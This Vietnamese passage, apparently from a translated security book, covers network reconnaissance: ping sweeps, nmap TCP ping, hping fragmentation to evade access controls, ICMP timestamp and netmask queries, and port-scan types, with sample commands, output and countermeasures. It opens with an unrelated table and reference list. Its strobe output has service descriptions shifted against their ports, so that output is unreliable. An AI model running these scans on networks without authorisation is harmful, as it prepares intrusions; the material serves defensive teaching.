Mạng thương mại điện tử	Đảm bảo nguồn và tính nguyên vẹn của các giao dịch Bảo vệ bí mật của các công ty Bảo đảm sự ràng buộc của các chữ ký điện tử với các giao dịch
Mạng chính phủ	Bảo vệ chống lại sự tiết lộ hoặc vận hành không hợp pháp các thông tin không mật nhưng nhạy

	cảm Cung cấp chữ ký điện tử cho các giấy tờ hành chính của chính phủ
Mạng của các tổ chức truyền thông	Hạn chế truy cập vào các chức năng quản lý cho những cá nhân có thẩm quyền Bảo vệ chống lại việc làm gián đoạn các dịch vụ Bảo vệ bí mật cho các thuê bao
Mạng công ty/riêng lẻ	Bảo vệ riêng tư và bí mật của công ty/ cá nhân Đảm bảo tính trung thực của tin nhắn

Các tài liệu tham khảo

- [DAV1] - D.W. Davies W.L. Price, “An ninh cho các mạng máy tính”, Tái bản lần thứ hai, NXB John Wiley and Sons, New York, 1989
- [MAR1] – P. Marion, “”, NXB Calmann – Lévy, Pháp, 1991.
- [MEY1] - C.H. Meyer, S.M. Matyas và R.E. Lennon, “Các tiêu chuẩn trung thực mã hoá cần thiết đối với các hệ thống chuyển tiền điện tử”, Báo cáo tại Hội nghị về an ninh và bí mật ở Oakland Canada, Tập chí IEEE Computer Society, 1981.
- [NUT1] - G.J Nutt, “Các hệ thống mở ”, NXB Prentice Hall, EngleWood Cliffs, New Jessy, 1992.
- [PAR1] - D.B. Parker, “Những tổn thất quốc tế từ nguy cơ dễ bị tổn thương của chuyển tiền điện tử ”, *Tạp chí Communications of the ACM*, kỳ thứ 22, số 12, (tháng 12 năm 1979), trang 654-660.
- [SOK1] - P.K. Sokol, “EDI: Lưỡi dao cạnh tranh”, NXB Intext Publications, Công ty sách McGraw-Hill phát hành, New York, 1988.
- [SPA1] - E.H. Spafford, “Con sâu Internet: cơn khủng hoảng và hậu quả”, *Tạp chí Communications of the ACM*, kỳ thứ 32, số 6, (tháng 6 năm 1989), trang 678-687.
- [STE1] - B. Sterling, “Trùng trị hacker: Luật pháp và sự hỗn độn trên mặt trận điện tử ”, *Hãng Bantam phát hành, New York, 1992.*
- [STO1] - C. Stoll, “Quả trứng con chim cu”, NXB Doubleday, New York, 1989.

CHƯƠNG 2 QUÉT

Host (192.168.1.255) seems to be a subnet broadcast address (returned 3 extra pings).

Nmap run completed – 256 IP address (10 hosts up) scanned in 21 seconds

Ta dễ dàng nhận thấy rằng phần mềm miễn phí Pinger (xem trong Hình 2-1) của Rhino9 (trên địa chỉ [http:// www.nmrc. Org/files/snt/](http://www.nmrc.Org/files/snt/)) là một trong những tiện ích quét ping tốc độ cao nhất. Cũng giống như fping, tiện ích Pinger phát ra những gói tin ICMPECHO song song và chỉ đơn giản đợi và nghe tín hiệu phản hồi. Pinger cũng cho phép bạn giải quyết các hostname và lưu giữ liệu thu được vào một file. Một sản phẩm khác có tốc độ ngang tầm với Pinger đó là Ping Sweep của SolarWinds (www.solarwinds.net). Ping Sweep có tốc độ nhanh đáng ngạc nhiên bởi nó cho phép bạn xác định được thời gian trì hoãn khi gửi các gói tin. Bằng thao tác thiết lập giá trị này về 0 hoặc 1, bạn có thể quét toàn bộ Class C và giải quyết các hostname trong vòng khoảng 7 giây. Tuy vậy bạn hãy cẩn thận với những công cụ này vì bạn có thể dễ dàng bão hòa một liên kết chậm ví dụ như 128K ISDN hoặc kết nối Frame Relay (đó là chưa kể đến các kết nối vệ tinh hoặc IR).

Các tiện ích Windows ping sweep khác gồm có WS_Ping ProPack (www.ipswitch.com) và NetScanTools (trên www.nwpsw.com). Những công cụ sau này cũng đủ tính năng để quét những mạng nhỏ. Tuy nhiên chúng lại có tốc độ chậm hơn nhiều so với Pinger và Ping Sweep. Cần chú ý rằng mặc dầu những công cụ dựa trên GUI này tạo ra kết quả có vẻ thỏa mãn nhưng chúng lại hạn chế tính năng scrip và tự động hóa ping sweep.



Hình 2-1. Thiết bị quét ping trong Rhino9 là một trong những tiện ích nhanh nhất hiện có - Thiết bị này miễn phí.

Có thể bạn sẽ thắc mắc điều gì sẽ xảy ra nếu như ICMP bị khóa bởi một vị trí mục tiêu. Một câu hỏi rất hay. Thông thường chúng ta không mấy khi gặp những site được bảo mật kỹ càng lại khóa ICMP tại cầu dẫn hoặc firewall. Khi ICMP có thể bị khóa, ta có thể sử dụng một số công cụ và thủ thuật hỗ trợ nhằm xác định xem hệ thống có thực sự hoạt động không. Tuy vậy những thủ thuật và công cụ này cũng không thể chính xác và hữu ích như một ping sweep thông thường.

Khi luồng thông tin ICMP bị khóa, port scanning (quét cổng) là kỹ thuật đầu tiên nhằm xác định những máy chủ đang kết nối trực tiếp. (Quét cổng sẽ được nghiên cứu kỹ trong phần cuối Chương này). Qua thao tác quét đối với các cổng thông thường trên các địa chỉ IP tiềm năng, ta có thể xác định những máy chủ nào đang hoạt động nếu như ta có thể xác định được những cổng mở và nghe trên hệ thống mục tiêu. Thủ thuật này rất tốn thời gian và thường không thu được kết quả như mong muốn. Một công cụ sử dụng nhằm hỗ trợ thủ thuật quét cổng đó là nmap. Như đã đề cập trước đó, nmap có tính năng thực hiện thao tác quét ICMP. Tuy nhiên nó cũng đưa ra sự lựa chọn cao cấp hơn có tên *TCP ping scan*. Một TCP ping scan được khởi chạy bằng lựa chọn đối số *-PT* và số của cổng ví dụ như 80. Chúng ta sử dụng 80 là vì đó là cổng thông dụng mà các site sẽ cho phép qua cầu dẫn biên vào những hệ thống trên vùng phi quân sự (DMZ), thậm chí có thể qua cả firewall. Lựa chọn này gửi những gói tin TCP ACK sang một mạng đích và đợi cho tới khi RST xác định là máy chủ đang hoạt động. Các gói tin ACK được gửi đi bởi nó có nhiều khả năng có thể vượt qua được firewall không kiên cố.

```
[tsunami] nmap -sP -PT80 192.168.1.0/24
TCP probe port is 80
Starting nmap V.2.53
Host (192.168.1.0) appears to be up.
Host (192.168.1.1) appears to be up.
Host shadow (192.168.1.10) appears to be up.
Host (192.168.1.11) appears to be up.
Host (192.168.1.15) appears to be up.
Host (192.168.1.20) appears to be up.
Host (192.168.1.50) appears to be up.
Host (192.168.1.101) appears to be up.
Host (192.168.1.102) appears to be up.
Host (192.168.1.255) appears to be up.
Nmap run completed (10 hosts up) scanned in 5 seconds
```

Ta có thể thấy rằng phương pháp này rất hiệu quả giúp xác định hệ thống nào đang hoạt động nếu như site khóa ICMP. Do vậy chúng ta nên thử tiến hành quét lặp lại với một số cổng thông thường như SCTP (25), POP (110), AUTH (113), IMAP (143) hoặc một số loại cổng khác đặc trưng duy nhất cho site này.

Hping trên địa chỉ <http://www.kyuzz.org/antirez/> là một tiện ích ping TCP khác với tính năng TCP bổ xung so với nmap. Hping cho phép người sử dụng kiểm soát các lựa chọn gói tin TCP cụ thể cho phép gói tin này có thể luôn lách qua các thiết bị kiểm soát truy nhập. Bằng cách thiết lập cổng đích bằng lựa chọn đôi số -p, bạn có thể đánh lừa một số công cụ kiểm soát truy nhập tương tự như traceroute như đã tìm hiểu trong Chương I. Ta có thể sử dụng Hping để thực hiện quét TCP và công cụ này còn có tính năng chia dời các gói tin, có nhiều khả năng vượt qua một số thiết bị kiểm soát truy nhập.

```
[tsunami] hping 192.168.1.2 -s -p 80 -f
HPING 192.168.1.2 (eth0 192.168.1.2): S net, 40 data bytes
60 bytes from 192.168.1.2: flags=SA seq=0 ttl=124 id=17501 win=0 time=46.5
60 bytes from 192.168.1.2: flags=SA seq=1 ttl=124 id= 18013 win=0 time=169.1
```

Trong một số trường hợp, các thiết bị kiểm soát truy nhập đơn giản không thể giải quyết được các gói tin bị chia một cách chính xác do đó cho phép các gói tin của ta có thể vượt qua và sẽ tiến hành xác định xem cổng có hoạt động hay không. Chú ý rằng cờ hiệu TCP SYN và TCP ACK sẽ được gửi trở lại khi cổng mở. Hping có thể dễ dàng bị hợp nhất thành các shell script bằng cách sử dụng lựa chọn đếm gói tin -cN với N là số lượng gói tin gửi đi. Mặc dầu phương pháp này không nhanh bằng các thủ thuật quét ICMP ping như đã giới thiệu trong phần trước nhưng nó cũng cần thiết, xét về cấu hình của hệ thống mạng mục tiêu. Chúng ta sẽ tìm hiểu chi tiết hơn về hping trong Chương 11.

Công cụ cuối cùng mà chúng ta sẽ tìm hiểu là icmpenum, của Simple Normad (trên <http://www.nmrc.org/files/sunx/icmpenum-1.1.1.tgz>). Tiện ích này là một công cụ đếm ICMP đơn giản cho phép bạn nhanh chóng xác định các hệ thống đang hoạt động bằng cách gửi đi các gói tin ICMP ECHO truyền thống, và những yêu cầu ICMP TIMESTAMP REQUEST và ICMP INFO. Do vậy, nếu như đường vào các gói tin ICMP ECHO bị một router hoặc firewall để ngỏ, ta vẫn có thể xác định được các hệ thống có sử dụng loại ICMP thay thế.

```
[shadow] icmpenum -i2 -c 192.168.1.0
192.168.1.1 is up
192.168.1.10 is up
192.168.1.11 is up
192.168.1.15 is up
192.168.1.20 is up
192.168.1.103 is up
```

Trong ví dụ trên, chúng ta đã tiến hành đếm toàn bộ mạng Class C 192.168.1.0 sử dụng một ICMP TIME STAMP REQUEST. Tuy nhiên tính năng thực sự của icmpenum là xác định các hệ thống có sử dụng các gói tin được bảo vệ tránh phát hiện. Thủ thuật này là có hiệu quả bởi icmpenum hỗ

trợ tính năng bảo vệ gói tin bằng lựa chọn đối số -s và đợi nghe hiệu lệnh phản hồi bằng khóa chuyển đổi -p.

Tổng kết lại, bước thực hiện này giúp chúng ta xác định chính xác hệ thống nào đang hoạt động thông qua ICMP hoặc thông qua những lần quét cổng chọn lọc. Trong số 255 địa chỉ tiềm năng trong Class C, chúng ta đã xác định là một số máy chủ đang hoạt động và sẽ tiếp tục trở thành mục tiêu thăm dò. Do vậy, chúng ta đã giảm đi đáng kể thiết lập mục tiêu, tiết kiệm thời gian thử nghiệm và thu hẹp phạm vi các hoạt động chính.

▣ Các biện pháp đối phó Ping Sweep

Mặc dầu Ping sweep có thể là một điều gây khó chịu nhưng ta cũng cần phải thăm dò hoạt động này. Dựa trên mô hình bảo mật của chúng ta, bạn có thể muốn khóa ping sweep. Chúng ta sẽ tìm hiểu cả hai lựa chọn trong phần tiếp theo.

Thăm dò Như đã đề cập, ánh xạ mạng thông qua ping sweep là một phương pháp hiệu quả nhằm thăm dò mạng trước khi một cuộc tấn công xảy ra. Do đó, thăm dò hoạt động ping sweep là công việc cần thiết giúp tìm hiểu thời điểm và đối tượng tấn công. Phương pháp thăm dò phát hiện tấn công ping sweep cơ bản là những chương trình dựa trên mạng ví dụ như snort (<http://www.snort.org>).

Từ góc độ máy chủ, một vài tiện ích UNIX sẽ phát hiện và ghi lại những cuộc tấn công. Nếu bạn bắt đầu hiểu rõ mô hình của những gói tin ICMP ECHO từ một mạng hoặc một hệ thống nhất định, điều đó có nghĩa là một ai đó đang thăm dò mạng trên site của bạn. Bạn cần đặc biệt chú ý đến hoạt động này vì có thể sẽ có một cuộc tấn công tổng thể.

Các công cụ phát hiện ping dựa trên máy chủ Windows cũng khó có được. Tuy nhiên một phần mềm dùng chung/ phần mềm miễn phí mà ta cần tìm hiểu đó là Genius. Genius hiện đã có phiên bản 3.1 tại đại chỉ <http://www.indiesoft.com/>. Mặc dầu Genius không phát hiện các thao tác quét ICMP ECHO đối với một hệ thống, nó lại có thể phát hiện quét ping TCP đối với một cổng cụ thể. Một giải pháp mang tính thương mại cho quét TCP đó là BlackICE của Network ICE (www.networkice.com). Sản phẩm này không chỉ đơn giản là một công cụ phát hiện quét cổng, ping TCP mà nó còn được sử dụng đặc trưng duy nhất cho mục đích này. Bảng 2-1 là danh sách những công cụ phát hiện ping bổ xung giúp bạn tăng cường tính năng thăm dò.

Ngăn chặn Mặc dầu hoạt động thăm dò ping sweep là tối quan trọng, việc ngăn chặn cũng sẽ là một liệu thuốc hữu hiệu. Chúng tôi khuyên bạn nên cẩn thận đánh giá loại luồng thông tin ICMP là bạn cho phép vào mạng của mình hoặc các hệ thống đặc trưng. Có rất nhiều loại thông tin ICMP mà ECHO và ECHO_REPLY chỉ là 2 loại trong số đó. Hầu hết các site không đòi hỏi tất cả các loại thông tin ICMP tới tất cả các hệ thống kết nối Internet trực tiếp. Mặc dầu hầu hết các firewall có thể lọc các gói tin ICMP, các nhu cầu tổ chức có

thể chỉ ra rằng firewall đã để lọt một số thông tin ICMP. Nếu xuất hiện một nhu cầu thực sự, thì khi đó ta cần phải xem xét kỹ lưỡng sẽ để lọt qua những loại thông tin ICMP nào. Một phương pháp theo thiếu sót đó là chỉ duy nhất cho phép các gói tin ICMP ECHO_REPLY, HOST_UNREACHABLE, và TIME_EXCEEDED nhập vào trong mạng DMZ. Ngoài ra, nếu như thông tin ICMP có thể bị hạn chế bằng ACL tới các địa chỉ IP đặc trưng, bạn có thể thuận lợi hơn nhiều. Điều này sẽ giúp ISP của bạn kiểm tra tính năng kết nối đồng thời cũng gây cản trở thực hiện thao tác quét ICMP chống lại các hệ thống kết nối trực tiếp Internet.

<i>Chương trình</i>	<i>Tài nguyên</i>
Scanlogd	http://www.openwall.com/scanlogd
Courtney 1.3	http://packetstorm.security.com/UNIX/audit/courtney-1.3.tar.z
Ippl 1.4.10	http://plplp.net/ippl
Protolog 1.0.8	http://packetstorm.security.com/UNIX/loggers/protolog-1.0.8.tar.gz

Bảng 2-1: Một số công cụ Phát hiện Ping dựa trên máy chủ UNIX

ICMP là một giao thức đặc biệt hữu dụng giúp phát hiện những sự cố mạng, do đó nó cũng dễ dàng bị lạm dụng. Việc cho phép không hạn chế những thông tin ICMP vào cổng biên của bạn có thể giúp kẻ tấn công tiến hành một cuộc tấn công khước từ dịch vụ. (ví dụ như Smurf). Nghiêm trọng hơn, nếu như kẻ tấn công thực sự phá hoại được một trong những hệ thống của bạn, chúng có thể thoát ra khỏi hệ điều hành và lén lút khai thác dữ liệu trong một gói tin ICMP ECHO có sử dụng chương trình như là loki. Để có thêm thông tin chi tiết về loki, kiểm tra *Phrack Magazine*, Tập 7, Số 51 ra ngày 1/9/1997, bài số 06 (<http://www.phrack.org/show.php?p=51&a=6>)

Một khái niệm đáng chú ý nữa, được Tom Ptacek phát triển và được Mike Schiffman áp dụng cho Linux, là pingd. Pingd là một userland daemon quản lý mọi thông tin ICMP ECHO và ICMP ECHO_REPLY ở cấp độ máy chủ. Sản phẩm tuyệt diệu này được hoàn thiện bằng việc loại bỏ sự hỗ trợ xử lý ICMP ECHO từ nhân và chạy một userland daemon bằng một ổ cắm ICMP thô nhằm quản lý những gói tin này. Ngoài ra tiện ích này còn cung cấp một cơ chế kiểm soát truy nhập cho ping ở cấp độ hệ thống. Pingd được thiết kế cho Linux có tại địa chỉ <http://packetstorm.security.com/UNIX/misc/pingd-0.5.1.tgz>.

☺ ICMP Query

Tính phổ thông	2
Tính đơn giản	9
Tính hiệu quả	5
Mức độ rủi ro	5

Ping sweep (hay là những gói tin ICMP ECHO) chỉ là phần nổi của tảng băng chìm khi bạn tìm hiểu thông tin về một hệ thống. Bạn có thể thu thập thông tin có giá trị về một hệ thống bất kỳ bằng cách đơn giản gửi đi một gói tin ICMP tới hệ thống đó. Ví dụ, với một công cụ UNIX icmpquery (<http://packetstorm.security.com/UNIX/scanners/icmpquery.c>) hoặc icmpush (<http://packetstorm.security.cm/UNIX/scanners/icmpush32.tgz>.) bạn có thể yêu cầu thời gian trên hệ thống (xem múi thời gian tại vị trí của hệ thống) bằng cách gửi đi một thông điệp ICMP loại 13. (TIMESTAMP). Và bạn cũng có thể yêu cầu netmask của một thiết bị cụ thể bằng thông điệp ICMP loại 17 (ADDRESS MASK REQUEST). Netmask của một thẻ mạng là rất quan trọng bởi bạn có thể xác định rõ được tất cả các mạng cấp dưới đang được sử dụng. Với kiến thức về các mạng cấp dưới, bạn có thể định hướng tấn công vào một mạng cấp dưới duy nhất và tránh làm ảnh hưởng đến các địa chỉ thông báo. Icmpquery có cả timestamp và lựa chọn yêu cầu ẩn địa chỉ:

```
Icmpquery <-query> [-B] [-f fromhost] [-d delay] [-T time] targets where <query> is one of :
    -t      : icmp timestamp request (default)
    -m      : icmp address mask request
```

The delay is in microseconds to sleep between packets.

Targets is a list of hostnames or addresses

-T specifies the number of seconds to wait for a host to respond. The default is 5.

-B specifies 'broadcast' mode. Icmpquery will wait for timeout seconds and print all responses.

If you're on a modem, you may wish to use a larger -d and -T

Để sử dụng icmpquery tìm hiểu thời gian của một cầu dẫn, bạn có thể thực hiện dòng lệnh sau:

```
[tsunami] icmpquery -t 192.168.1.1
192.168.1.1 : 11:36:19
```

Để sử dụng icmpquery tìm hiểu netmask của một cầu dẫn, bạn có thể thực hiện dòng lệnh sau:

```
[tsunami] icmpquery -m 192.168.1.1
192.168.1.1 : 0xFFFFFFE0
```

Chú ý: Không phải tất cả các cầu dẫn/ hệ thống đều cho phép đáp ứng ICMP TIMESTAMP hoặc NETMASK, vì vậy quãng đường mà bạn đi được bằng icmpquery và icmpush có thể thay đổi lớn tùy theo máy chủ.

▣ Các biện pháp đối phó ICMP Query

Một trong những phương pháp ngăn chặn hiệu quả nhất đó là khóa ICMP nào cho phép lọt ra thông tin ở các cầu dẫn ngoài. Tối thiểu bạn cũng phải hạn chế các yêu cầu gói tin TIMESTAMP (ICMP loại 13) và ADDRESS MASK (ICMP loại 17) không vào hệ thống của bạn. Nếu như bạn triển khai các cầu dẫn Cisco tại các đường viền, bạn có thể hạn chế chúng đáp ứng lại những gói tin yêu cầu ICMP bằng các ACL sau:

Access-list 101 deny icmp any any 13 ! timestamp request

Access-list 101 deny icmp any any 17 ! address mask request

Ta có thể thăm dò hoạt động này bằng một hệ thống thăm dò đột nhập mạng (NIDS) như là snort (www.snort.org). Sau đây là một phần của hoạt động này mà snort đang thực hiện:

[**] PING -ICMP Timestamp [**]

05/29-12:04:40.535502 192.168.1.10 -> 192.168.1.1

ICMP TTL: 255 TOS: 0x0 ID: 4321

TIMESTAMP REQUEST

XÁC ĐỊNH CÁC DỊCH VỤ ĐANG CHẠY HOẶC ĐANG NGHE

Như chúng ta vừa xác định được các hệ thống đang hoạt động bằng cách sử dụng ICMP hoặc TCP ping sweep, và cũng đã thu được thông tin ICMP chọn lọc. Bây giờ ta có thể bắt đầu tiến hành quét cổng trên mỗi hệ thống.

🔍 Port Scanning (Quét cổng)

Tính phổ thông	10
Tính đơn giản	9
Tính hiệu quả	9
Mức độ rủi ro	9

Port scanning là một quá trình kết nối các cổng TCP và UDP trên một hệ thống mục tiêu nhằm xác định xem dịch vụ nào đang chạy hoặc đang trong trạng thái NGHE. Xác định các cổng nghe là một công việc hết sức quan trọng nhằm xác định được loại hình hệ thống và những ứng dụng đang được sử dụng. Các dịch vụ hoạt động đang nghe có thể cho phép một đối tượng sử dụng tự ý truy nhập vào hệ thống định cấu hình sai hoặc chạy trên một phiên bản phần mềm có những điểm yếu bảo mật. Các công cụ và kỹ thuật quét cổng đã phát triển nhanh chóng trong những năm vừa qua. Chúng ta sẽ tập trung tìm hiểu một số công cụ phổ thông qua đó ta sẽ có được đầy đủ thông tin nhất. Các kỹ thuật quét cổng sau đây khác biệt so với những kỹ thuật trước đó vì chúng ta chỉ cần xác định những hệ thống nào đang hoạt động mà thôi. Theo những bước sau đây chúng ta giả sử rằng các hệ thống đang hoạt động và

chúng ta đang cố gắng xác định các cổng nghe và những điểm truy nhập có thể trên mục tiêu.


Chúng ta muốn đạt được một số mục tiêu khi thực tiến hành quét hệ thống mục tiêu. Bao gồm những bước sau đây nhưng không chỉ hạn chế theo đúng khuôn mẫu này:

- ▼ Xác định các dịch vụ TCP và UNP đang chạy trên hệ thống mục tiêu
- Xác định loại hệ điều hành của hệ thống mục tiêu
- ▲ Xác định những ứng dụng cụ thể hoặc các phiên bản của một dịch vụ nhất định

CÁC HÌNH THỨC QUÉT

Trước khi chúng ta đi sâu tìm hiểu những công cụ quét cổng cần thiết, chúng ta phải tìm hiểu các thủ thuật quét cổng hiện có. Một trong những nhân vật đi đầu trong việc quét cổng là Fyodor. Ông đã đúc kết rất nhiều thủ thuật quét cổng trong công cụ nmap. Rất nhiều trong các hình thức quét cổng mà chúng ta sẽ thảo luận là công sức của Fyodor.

▼ **TCP connect scan:** Hình thức quét này kết nối với cổng mục tiêu và hoàn thành một quan hệ ba chiều (SYN, SYN/ACK, và ACK). Hệ thống mục tiêu có thể dễ dàng phát hiện mối quan hệ này. Hình 2-2 giới thiệu một mô hình mối quan hệ 3 chiều TCP.



■ **TCP SYN scan** Thủ thuật này có tên Quét nửa mở (half-open scanning) bởi nó không thiết lập một kết nối TCP kín. Thay vào đó, một gói tin SYN được gửi tới một cổng mục tiêu. Nếu nhận được một SYN/ACK từ một cổng mục tiêu thì chúng ta có thể suy ra rằng nó đang ở trạng thái NGHE. Nếu nhận được một RST/ACK, điều đó chứng tỏ rằng một cổng đang không ở trạng thái nghe. Một RST/ACK sẽ được gửi đi bởi một hệ thống thực hiện quét cổng vì vậy không thể thiết lập được một kết nối kín. Thủ thuật này có lợi thế là kín đáo hơn so với một kết nối TCP đầy đủ và hệ thống mục tiêu không thể ghi chép được.

■ **TCP FIN scan** Thủ thuật này gửi đi một gói tin FIN tới cổng mục tiêu. Dựa trên RFC 793 (<http://www.ietf.org/rfc/rfc0793.txt>), hệ thống mục tiêu sẽ

gửi chở lại một RST tới tất cả các cổng đã đóng. Thủ thuật này chỉ có tác dụng trên các ngăn xếp TCP/IP dựa trên UNIX.

■ **TCP Xmas Tree scan** Thủ thuật này gửi một gói tin FIN, URG và PUSH tới cổng mục tiêu. Dựa trên RFC 793, hệ thống mục tiêu sẽ gửi chở lại một RST tới tất cả các cổng đã đóng.

■ **TCP Null scan** Thủ thuật này sẽ tắt tất cả các cờ hiệu. Dựa trên RFC 793, hệ thống mục tiêu sẽ gửi chở lại một RST tới tất cả các cổng đã đóng.

■ **TCP ACK scan** Thủ thuật này được sử dụng để ghi ta các bộ quy tắc firewall. Nó có thể hỗ trợ xác định nếu như firewall là một thiết bị lọc gói tin đơn giản chỉ cho phép những kết nối được thiết lập (các kết nối bằng bộ ACK bit) hoặc một firewall kiên cố có tính năng ưu việt lọc các gói tin.

■ **TCP Windows scan** Thủ thuật này có thể phát hiện những cổng mở, được lọc/chưa được lọc trên một số hệ thống (ví dụ AIX và FreeBSD) do sự khác thường trong cách xác định kích cỡ TCP Windows

■ **TCP RPC scan** Thủ thuật này đặc trưng cho các hệ thống UNIX và được sử dụng để phát hiện và xác định các cổng Remote Procedure Call (RPC) và số phiên bản và chương trình liên quan.

▲ **UDP scan** Thủ thuật này gửi đi một gói tin UDP tới cổng mục tiêu. Nếu như cổng mục tiêu đáp ứng bằng một thông tin “ICMP port unreachable”, thì có nghĩa là cổng đã đóng. Ngược lại, nếu ta không nhận được thông tin “ICMP port unreachable”, ta có thể suy ra là cổng đang ở trạng thái mở. Vì UDP được hiểu là một giao thức không kết nối, tính chính xác của thủ thuật này phụ thuộc rất nhiều vào nhiều nhân tố liên quan đến sự sử dụng mạng và các tài nguyên hệ thống. Ngoài ra, quét UDP là một quá trình diễn ra chậm nếu như bạn muốn quét một thiết bị có sử dụng tính năng lọc gói tin quá nặng. Nếu bạn muốn quét UDP trên Internet, chuẩn bị đôi phó với những kết quả có thể không đáng tin cậy.

Một số lần thực hiện nhất định có những đặc điểm hạn chế đó là việc gửi chở lại những RST tới tất cả các cổng được quét cho dù những cổng đó có đang ở trạng thái nghe hay không. Do vậy, kết quả thu được có thể thay đổi khi thực hiện quét; tuy nhiên SYN và connect scan sẽ không có tác dụng đối với tất cả các máy chủ.

Xác định các dịch vụ TCP và UDP đang chạy

Tiện ích của một công cụ quét cổng tốt là một thành tố quan trọng của quá trình thăm dò. Mặc dầu có rất nhiều công cụ quét cổng cho môi trường UNIX và NT, chúng ta chỉ có thể giới hạn tìm hiểu một số thiết bị quét cổng phổ thông và có hiệu quả nhất.

Strobe

Strobe là một tiện ích quét cổng TCP yếu do Julian Assange viết (<ftp://ftp.FreeBSD.org/pub/FreeBSD/ports/disfiles/strobe-1.06.tgz>). Đây là một công cụ sử dụng trong một khoảng thời gian và là một trong những công cụ quét cổng TCP nhanh và hiệu quả nhất. Một số đặc điểm chính của strobe gồm có tính năng tối ưu hệ thống và các tài nguyên mạng và quét hệ thống mục tiêu theo một cung cách hiệu quả. Ngoài tính năng hữu hiệu, phiên bản strobe 1.04 và các phiên bản sau này sẽ thực sự nắm giữ được các biểu tượng liên quan của mỗi cổng mà chúng kết nối tới. Tính năng này giúp xác định cả hệ điều hành và các dịch vụ đang chạy. Banner grabbing sẽ được tìm hiểu kỹ hơn trong Chương 3.

Kết quả strobe liệt kê mỗi cổng nghe TCP:

```
[tsunami] strobe 192.168.1.10
```

```
strobe 1.03 1995 Julian Assange (proff@suburbia.net).
```

```
192.168.1.10  echo          7/tcp Echo [95, JBP]
192.168.1.10  discard      9/tcp Discard [94, JBP]
192.168.1.10  sunrpc        111/tcp rpcbind SUN RPC
192.168.1.10  daytime 13/tcp Daytime [93, JBP]
192.168.1.10  chargen 19/tcp ttytst source
192.168.1.10  ftp           21/tcp File Transfer [Control] {96,JBP}
192.168.1.10  exec          512/tcp remote login a telnet
192.168.1.10  login         513/tcp shell like exec, but automatic
192.168.1.10  cmd           514/tcp Secure Shell
192.168.1.10  ssh           22/tcp Telnet{ 112.JBP}
192.168.1.10  telnet        23/tcp Simple Mail Transfer {102, JBP}
192.168.1.10  smtp          25/tcp networked file system
192.168.1.10  nfs           2049/tcp top
192.168.1.10  lockd         4049/tcp unassigned
192.168.1.10  unknown       32772/tcp unassigned
192.168.1.10  unknown       32773/tcp unassigned
192.168.1.10  unknown       32778/tcp unassigned
192.168.1.10  unknown       32799/tcp unassigned
192.168.1.10  unknown       32804/tcp unassigned
```

